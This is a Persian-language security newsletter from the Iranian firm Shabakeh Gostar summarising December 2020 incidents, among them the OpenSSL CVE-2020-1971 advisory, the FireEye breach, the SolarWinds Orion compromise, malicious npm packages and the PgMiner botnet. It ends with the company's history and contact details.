۱۸ آذر، بنیاد نرم‌افزاری اوپن‌اس‌اس‌ال (OpenSSL Software Foundation) اقدام به انتشار توصیه‌نامه‌ای با درجه اهمیت "بالا" در خصوص آسیب‌پذیری با شناسه CVE-2020-1971 کرد. بهره‌جویی از آسیب‌پذیری مذکور که نسخ ۱.۰.۲ و ۱.۱.۱ از آن تأثیر می‌پذیرند موجب از کار افتادن سرویس‌دهی سامانه می‌شود. توصیه‌نامه اوپن‌اس‌اس‌ال در لینک زیر قابل مطالعه است:

<https://www.openssl.org/news/secadv/20201208.txt>

## رویدادها و وقایع امنیتی



## فایرآی: ما هک شدیم



برای سال‌ها، شرکت امنیتی فایرآی (FireEye) اولین مرجع سازمان‌هایی بود که هدف حملات سایبری فوق‌پیچیده و هکرهای حرفه‌ای قرار گرفته بودند.

حالا به نظر می‌رسد هکرها انتقام خود را از این شرکت آمریکایی که کالبدشکافی موفق بسیاری از تهدیدات پیشرفته و ماندگار (APT) را در کارنامه دارد گرفته‌اند.

به گزارش شرکت مهندسی شبکه گستر، ۱۸ آذر، فایرآی رسماً اعلام کرد که سیستم‌هایش در جریان حمله‌ای بسیار پیچیده، با حمایت یک دولت مورد رخنه قرار گرفته است.

به گفته فایرآی، مهاجمان این حمله با بکارگیری تکنیک‌های جدید موفق به سرقت ابزارهایی دیجیتال شده‌اند که این شرکت از آنها با عنوان Red Team یاد می‌کند.

فایرآی از ابزارهای Red Team به منظور شناسایی آسیب‌پذیری سیستم‌ها در شبکه مشتریان خود استفاده می‌کرده است. گفته می‌شود که از این ابزارها به شدت مراقبت می‌شده است.

اکنون بیم آن می‌رود که ابزارهای Red Team جایگزین ابزارهای نفوذی شوند که به‌طور معمول مورد استفاده مهاجمان در نقاط مختلف جهان قرار می‌گیرند.

به گزارش شرکت مهندسی شبکه گستر، این شرکت ۳.۵ میلیارد دلاری، بخشی از درآمد خود را از راه شناسایی هکرهای دخیل در شاخص‌ترین نفوذهای سایبری جهان کسب می‌کرده است.

برخی منابع این هک را پس از افشای ابزارهای سایبری NSA توسط گروه ShadowBrokers بزرگ‌ترین سرقت ابزارهای امنیت سایبری تاریخ می‌دانند. در سال ۲۰۱۶ گروه ShadowBrokers که همچنان هویت گردانندگان آن نامشخص است ظرف چند ماه تعداد قابل توجهی از ابزارهای مورد استفاده NSA را در دسترس مهاجمان دیگر قرار داد. در نهایت گروه‌های مختلف نفوذگری با بکارگیری ابزارهای مذکور اقدام به اجرای حملات مخرب به سازمان‌ها و شرکت‌های بزرگ در کشورهای مختلف کردند. برآورد می‌شود که خسارت ناشی از این حملات بیش از ۱۰ میلیارد دلار باشد.

مهاجمان حمله اخیر از چندین هزار نشانی IP که پیش‌تر در هیچ حمله‌ای مورد استفاده قرار نگرفته بودند بهره برده‌اند.

مدیر عامل فایرآی گفته این حمله متفاوت از ده‌ها هزار رخدادی است که این شرکت در این سال‌ها به آنها رسیدگی کرده است.

فایرآی همچنان در حال یافتن پاسخ این پرسش است که چگونه هکرها موفق به رخنه به سیستم‌هایی شده‌اند که بیشترین مراقبت‌ها از آنها می‌شده است.

این شرکت ابزارهای از قواعد Yara و Snort را منتشر کرده تا سایرین آمادگی مقابله با حملات احتمالی مبتنی بر ابزارهای سرقت شده Red Team را داشته باشند. ابزار مذکور در لینک زیر قابل دریافت است:

[http://github.com/fireeye/red\\_team\\_tool\\_countermeasures](http://github.com/fireeye/red_team_tool_countermeasures)

اگر چه فایرآی به‌طور روشن به کشور یا ملیت گردانندگان این حمله اشاره نکرده اما روزنامه نیویورک تایمز خبر داده که FBI پرونده این رخداد را به متخصصان خود در حوزه روسیه ارجاع داده است.

مشخص نیست که هشدار اخیر NSA در خصوص بهره‌جویی مهاجمان از یک آسیب‌پذیری امنیتی در بعضی محصولات شرکت وی‌ام‌ور (VMware) با این حمله مرتبط بوده است یا خیر.

شرکت‌های امنیتی همواره از اهداف خاص و مورد علاقه هک‌های سایبری بوده‌اند. در سال ۲۰۱۲ سیمانتک (Symantec) تایید کرد که بخشی از کد منبع (Source Code) ضدویروس این شرکت توسط هکرها سرقت شده است. سیمانتک در سال ۲۰۱۹ نیز اعتراف کرد که اطلاعات مرتبط با برخی از مشتریان نشن نشت کرده است. در سال میلادی گذشته شرکت ترند میکرو (Trend Micro) هم سرقت بخشی از اطلاعاتش را پذیرفت. شرکت روسی کسپرسکی (Kaspersky) نیز در سال‌های اخیر حداقل در دو نوبت توسط مهاجمان هک شده است.



# افقا ریاست جمہور کے ہمکار نٹیکہ گسٹر

**شبکہ گسٹر**  
شرکت مهندسی شبکہ گسٹر



در آذر ماه مرکز مدیریت راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر اقدام به تهیه گزارش‌های زیر کرد.

## نصب njRAT از طریق بسته‌های مخرب npm

ان‌پی‌ام اقدام به حذف دو بسته مخرب از روی این انبار کتابخانه‌های JavaScript کرده است. احتمال داده می‌شود کد مخرب تزریق شده در بسته‌های مذکور موجب نصب ابزار RAT بر روی دستگاه یکصد برنامه‌نویسی شده باشد که این بسته‌ها را مورد استفاده قرار داده بودند. ادامه مطلب را در [اینجا](#) بخوانید.

## پایگاه‌های داده PostgreSQL، هدف PgMiner

محققان از کشف بات‌نتی خبر داده‌اند که با رخنه به پایگاه‌های داده PostgreSQL اقدام به نصب یک استخراج‌کننده ارز رمز بر روی سرور میزبان آنها می‌کند. ادامه مطلب را در [اینجا](#) بخوانید.

## ماجرای یکی از کم‌نظیرترین حملات سایبری تاریخ

در یک هفته گذشته در جریان حملاتی پیچیده شرکت امنیتی فایر‌آی و وزارت خزانه‌داری ایالات متحده و احتمالاً بسیاری از شرکت‌ها و سازمان‌های معروف دیگر توسط گروهی از مهاجمان هک شدند. اکنون مشخص شده که پیش‌تر این مهاجمان با رخنه به سولار ویندز موفق به تزریق کد آلوده به یکی از محصولات ساخت این شرکت با نام Orion Platform شده بودند و از طریق نرم‌افزار مذکور زمینه را برای نفوذ به بیش از ۱۸ هزار مشتری آن محصول از جمله شرکت‌ها و سازمان‌هایی که در روزهای اخیر هک شدند فراهم کرده بودند. ادامه مطلب را در [اینجا](#) بخوانید.

## ترمیم یک آسیب‌پذیری روز-صفر در Easy WP SMTP

برنامه‌نویسان Easy WP SMTP یک آسیب‌پذیری روز-صفر را در این افزونه پرطرفدار ترمیم و اصلاح کردند. این افزونه امکان ارسال ایمیل از طریق سرور SMTP را در سایت‌ها و وبلاگ‌های مبتنی بر WordPress برای صاحب سایت فراهم می‌کند. افزونه مذکور بیش از ۵۰۰ هزار بار نصب را در کارنامه دارد. سوءاستفاده از آسیب‌پذیری ترمیم شده، مهاجم را قادر می‌کند تا بدون اصالت‌سنجی رمز کاربر admin سایت را تغییر داده و کنترل کامل سایت را در اختیار بگیرد. ادامه مطلب را در [اینجا](#) بخوانید.



آخرين اخبار امنيت فناوري اطلاعات  
@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دوزنگار ۰۲۱ - ۴۲۰۵۲

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net